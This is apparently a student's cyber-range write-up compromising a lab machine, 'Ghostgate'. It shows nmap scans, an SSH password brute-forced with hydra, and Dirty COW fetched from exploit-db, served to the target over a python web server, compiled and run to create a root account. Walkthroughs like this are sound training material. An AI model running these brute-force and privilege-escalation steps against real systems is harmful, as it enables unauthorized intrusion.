CYBER RANGE TARGET: GHOSTGATE

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 10.8.0.99. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using nmap searching by the 192.168.2.0/24 subnet range
2. Identify the open ports and services using nmap
3. Discover usernames via VNCviewer
4. Use hydra to get password for user aetian and login via SSH
5. Dowload dirtycow on kali machine then wget it onto the target
6. Run dirtycow exploit and become user with root privileges

Scanning

First was a quick scan to find the target's IP.

Command: nmap -Pn -sS --open --top-ports 10 192.168.2.0/24

```
Nmap scan report for 192.168.2.150
Host is up (0.014s latency).
Not shown: 7 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

Figure 1 discovering target IP

After obtaining the target's IP of 192.168.2.150 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS --open --top-ports 100 192.168.2.150 -oX /home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A --open --top-ports 1000 192.168.2.150 -oX /home/kali/Desktop/longscan.xml

Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

```
┌──(root💀 kali)-[~]
└─# nmap -Pn -sS --open --top-ports 100 192.168.2.150 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 11:10 EDT
Nmap scan report for 192.168.2.150
Host is up (0.015s latency).
Not shown: 95 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 5.71 seconds

┌──(root💀 kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan

```
2049/tcp open  nfs      2-4 (RPC #100003)
5801/tcp open  vnc-http TightVNC 1.2.9 (resolution: 1024×788; VNC TCP port 5901)
|_http-title: Remote Desktop
5901/tcp open  vnc      VNC (protocol 3.7)
| vnc-info:
|   Protocol version: 3.7
|   Security types:
|     None (1)
|     Tight (16)
|   Tight auth subtypes:
|     None
|_  WARNING: Server does not require authentication
No exact OS matches for host (If you know what OS is running on it, see https://n
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=10/27%OT=21%CT=1%CU=41756%PV=Y%DS=2%DC=T%G=Y%TM=635A9F
OS:D5%P=x86_64-pc-linux-gnu)SEQ(SP=CF%GCD=1%ISR=CF%TI=Z%CI=Z%II=I%TS=8)OPS(
OS:O1=M454ST11NW6%O2=M454ST11NW6%O3=M454NNT11NW6%O4=M454ST11NW6%O5=M454ST11
OS:NW6%O6=M454ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(
OS:R=Y%DF=Y%T=40%W=16D0%O=M454NNSNW6%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=O%A=S+%F=AS%O=M454ST11NW6%RD=0
OS:%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z
OS:%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RI
OS:PL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   9.76 ms  10.8.0.1
2   10.25 ms 192.168.2.150

OS and Service detection performed. Please report any incorrect results at https:
Nmap done: 1 IP address (1 host up) scanned in 31.85 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 3 long nmap scan

192.168.2.150

Address

- 192.168.2.150 (ipv4)

Ports

The 993 ports scanned but not shown below are in state: **closed**

- 993 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd (before 2.0.8) or WU-FTPD		
	ftp-anon	Anonymous FTP login allowed (FTP code 230) -rw-r--r-- 1 0 0 2326 Nov 20 2004 apache_pb.gif -rw-r--r-- 1 0 0 1385 Nov 20 2004 apache_pb.png -rw-r--r-- 1 0 0 2410 Dec 14 2005 apache_pb22.gif -rw-r--r-- 1 0 0 1502 Dec 14 2005 apache_pb22.png -rw-r--r-- 1 0 0 2205 Dec 14 2005 apache_pb22_ani.gif -rw-r--r-- 1 0 0 302 Mar 13 2006 favicon.ico -rw-r--r-- 1 0 0 44 Nov 20 2004 index.html -rw-r--r-- 1 0 0 26 Dec 03 2008 robots.txt					
	ftp-syst	STAT: FTP server status: Connected to 10.8.0.99 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 900 Control connection is plain text Data connections will be plain text At session startup, client count was 2 vsFTPd 2.0.7 - secure, fast, stable End of status					
22	tcp	open	ssh	syn-ack	OpenSSH	5.1	protocol 2.0
	ssh-hostkey	1024 d5:18:d9:80:27:3b:4c:a0:cd:4c:e2:e0:4f:bc:e9:0f (DSA) 1024 e1:65:e9:f4:c2:76:45:e2:40:45:ce:a0:69:fd:27:42 (RSA)					
80	tcp	open	http	syn-ack	Apache httpd	2.2.10	(Linux/SUSE)
	http-methods	Potentially risky methods: TRACE					
	http-title	Site doesn't have a title (text/html).					
	http-favicon	Apache on Linux					
	http-robots.txt	1 disallowed entry					

Figure 4 output of nmap scan pt.1

	http-title	Site doesn't have a title (text/html).					
	http-favicon	Apache on Linux					
	http-robots.txt	1 disallowed entry /					
	http-server-header	Apache/2.2.10 (Linux/SUSE)					
111	tcp	open	rpcbind	syn-ack		2-4	RPC #100000
	rpcinfo	program version port/proto service 100000 2,3,4 111/tcp rpcbind 100000 2,3,4 111/udp rpcbind 100000 3,4 111/tcp6 rpcbind 100000 3,4 111/udp6 rpcbind 100003 2,3,4 2049/tcp nfs 100003 2,3,4 2049/udp nfs 100005 1,2,3 39502/udp mountd 100005 1,2,3 58760/tcp mountd 100021 1,3,4 34983/tcp nlockmgr 100021 1,3,4 59347/udp nlockmgr 100024 1 35106/tcp status 100024 1 37491/udp status					
2049	tcp	open	nfs	syn-ack		2-4	RPC #100003
5801	tcp	open	vnc-http	syn-ack	TightVNC	1.2.9	resolution: 1024x788; VNC TCP port 5901
	http-title	Remote Desktop					
5901	tcp	open	vnc	syn-ack	VNC		protocol 3.7
	vnc-info	Protocol version: 3.7 Security types: None (1) Tight (16) Tight auth subtypes: None WARNING: Server does not require authentication					

Remote Operating System Detection

Figure 5 output of nmap scan pt.2

Enumeration and Exploring Attack Vectors

At first I tried to see if I could gather any info from VNC viewer but it was just blank. After talking with some other students it turns out it was meant to show a user login screen showing usernames such as centurion and aetian.

Command: vncviewer 192.168.2.150:5901



Figure 6 blank vncviewer

I then used hydra to try get the password for the user aetian which was successful.

Command: hydra ssh://192.168.2.150 -l aetian -P /usr/share/wordlists/Metasploit/unix_passwords.txt

```
┌──(root💀 kali)-[~]
└─# hydra ssh://192.168.2.150 -l aetian -P /usr/share/wordlists/metasploit/unix_passwords.txt
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-27 10:29:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:1/p:1009), ~64 tries per task
[DATA] attacking ssh://192.168.2.150:22/
[22][ssh] host: 192.168.2.150   login: aetian   password: 987654321
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 10 final worker threads did not complete until end.
[ERROR] 10 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-27 10:29:26

┌──(root💀 kali)-[~]
└─#                                                                                                    255

┌──(root💀 kali)-[~]
└─#                                                                                                    130

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587                                                                         130
Luke Keogh - 19095587
```

Figure 7 finding password using hydra

I then was able to login via SSH with the found details and check what IP it had from the 2nd network card.

Command: ssh aetian@192.168.2.150

Command: ip a

```
┌──(root💀 kali)-[~]
└─# ssh aetian@192.168.2.150
Password:
Last login: Mon Oct  4 00:48:51 2021 from 10.8.0.133
Have a lot of fun...
aetian@Ghostgate:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
    inet 127.0.0.2/8 brd 127.255.255.255 scope host secondary lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:2d:a7:ec brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.150/24 brd 192.168.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe2d:a7ec/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:2e:b5:56 brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.10/24 brd 192.168.10.255 scope global eth1
    inet6 fe80::a00:27ff:fe2e:b556/64 scope link
       valid_lft forever preferred_lft forever
aetian@Ghostgate:~$ uname -a
Linux Ghostgate 2.6.27.7-9-default #1 SMP 2008-12-04 18:10:04 +0100 x86_64 x86_64 x86_64 GNU/Linux
aetian@Ghostgate:~$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
aetian@Ghostgate:~$
```

Figure 8 logging in via SSH

I then locally downloaded the dirty cow exploit as the target's kernel showed it was vulnerable to it.

Command: wget https://www.exploit-db.com/raw/40839

```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# wget https://www.exploit-db.com/raw/40839
--2022-10-27 10:35:19--  https://www.exploit-db.com/raw/4
0839
Resolving www.exploit-db.com (www.exploit-db.com)... 192.
124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192
.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/plain]
Saving to: '40839'

40839               100%   4.89K  --.-KB/s    in 0s

2022-10-27 10:35:21 (159 MB/s) - '40839' saved [5006/5006
]


┌──(root💀 kali)-[/home/kali/Desktop]
└─# mv 40839 40839.c

┌──(root💀 kali)-[/home/kali/Desktop]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587

┌──(root💀 kali)-[/home/kali/Desktop]
└─#
```

Figure 9 downloading dirty cow exploit

I then opened a python server and wget the file from the kali machine so the target could then chmod the file and run it to create the firefart account.

Command: python3 -m simple.server 80

Command: wget http://10.8.0.99/40893.c

Command: gcc -pthread 40839.c -o 40839 -lcrypt

Command: chmod +x 40839

Command: ./40839

```
aetian@Ghostgate:~> ls
40839.c     hayden        linpeas.sh
bin         haydenscow.c  pt_chown_explot
dirty       index.html    pt_chown_priv_esc.c
dirty.c     index.html.1  public_html
Documents   index.html.2
aetian@Ghostgate:~> gcc -pthread 40839.c -o 40839 -lcrypt
aetian@Ghostgate:~> ./40839.c
-bash: ./40839.c: Permission denied
aetian@Ghostgate:~> chmod +x 40839
aetian@Ghostgate:~> ./40839
File /tmp/passwd.bak already exists! Please delete it and
 run again
aetian@Ghostgate:~> cd /tmp
aetian@Ghostgate:/tmp> rm passwd.bak
aetian@Ghostgate:/tmp> cd ..
aetian@Ghostgate:/> ./40839
-bash: ./40839: No such file or directory
aetian@Ghostgate:/> ls
bin   etc   lib64       mnt   root  sys       usr
boot  home  lost+found  opt   sbin  tftpboot  var
dev   lib   media       proc  srv   tmp
aetian@Ghostgate:/> cd /home
aetian@Ghostgate:/home> ls
aetian  centurion  quintus
aetian@Ghostgate:/home> cd aetian/
aetian@Ghostgate:~> ls
40839     dirty.c       index.html    pt_chown_explot
40839.c   Documents     index.html.1  pt_chown_priv_esc.c
bin       hayden        index.html.2  public_html
dirty     haydenscow.c  linpeas.sh
aetian@Ghostgate:~> ./40839
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi.UJzjU6NbQA:0:0:pwned:/root:/bin/bash

mmap: 7fd8828d4000
echo Luke Keogh - 19095587
```

Figure 10 running dirty cow exploit

I then switched user to firefart and was able to show I had root privelegs with sudo -l

Command: su firefart

Command: sudo -l

```
aetian@Ghostgate:~$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
Done! Check /etc/passwd to see if the new user was create
d.
You can log in with the username 'firefart' and the passw
ord 'howdy'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
aetian@Ghostgate:~$ su firefart
Password:
Ghostgate:/home/aetian # sudo -l
User firefart may run the following commands on this host
:
    (ALL) ALL
Ghostgate:/home/aetian #
```

Figure 11 gaining root privileges

Conclusion

I wish I was able to get the username via normal means but unsure if my commands were wrong or if it was just an issue with the machine or the range.

References

- FireFart. (2016, November 28). Linux Kernel 2.6.22 < 3.9 - “Dirty COW” “PTRACE_POKEDATA” Race Condition Privilege Escalation (/etc/passwd Method). Exploit Database. https://www.exploit-db.com/exploits/40839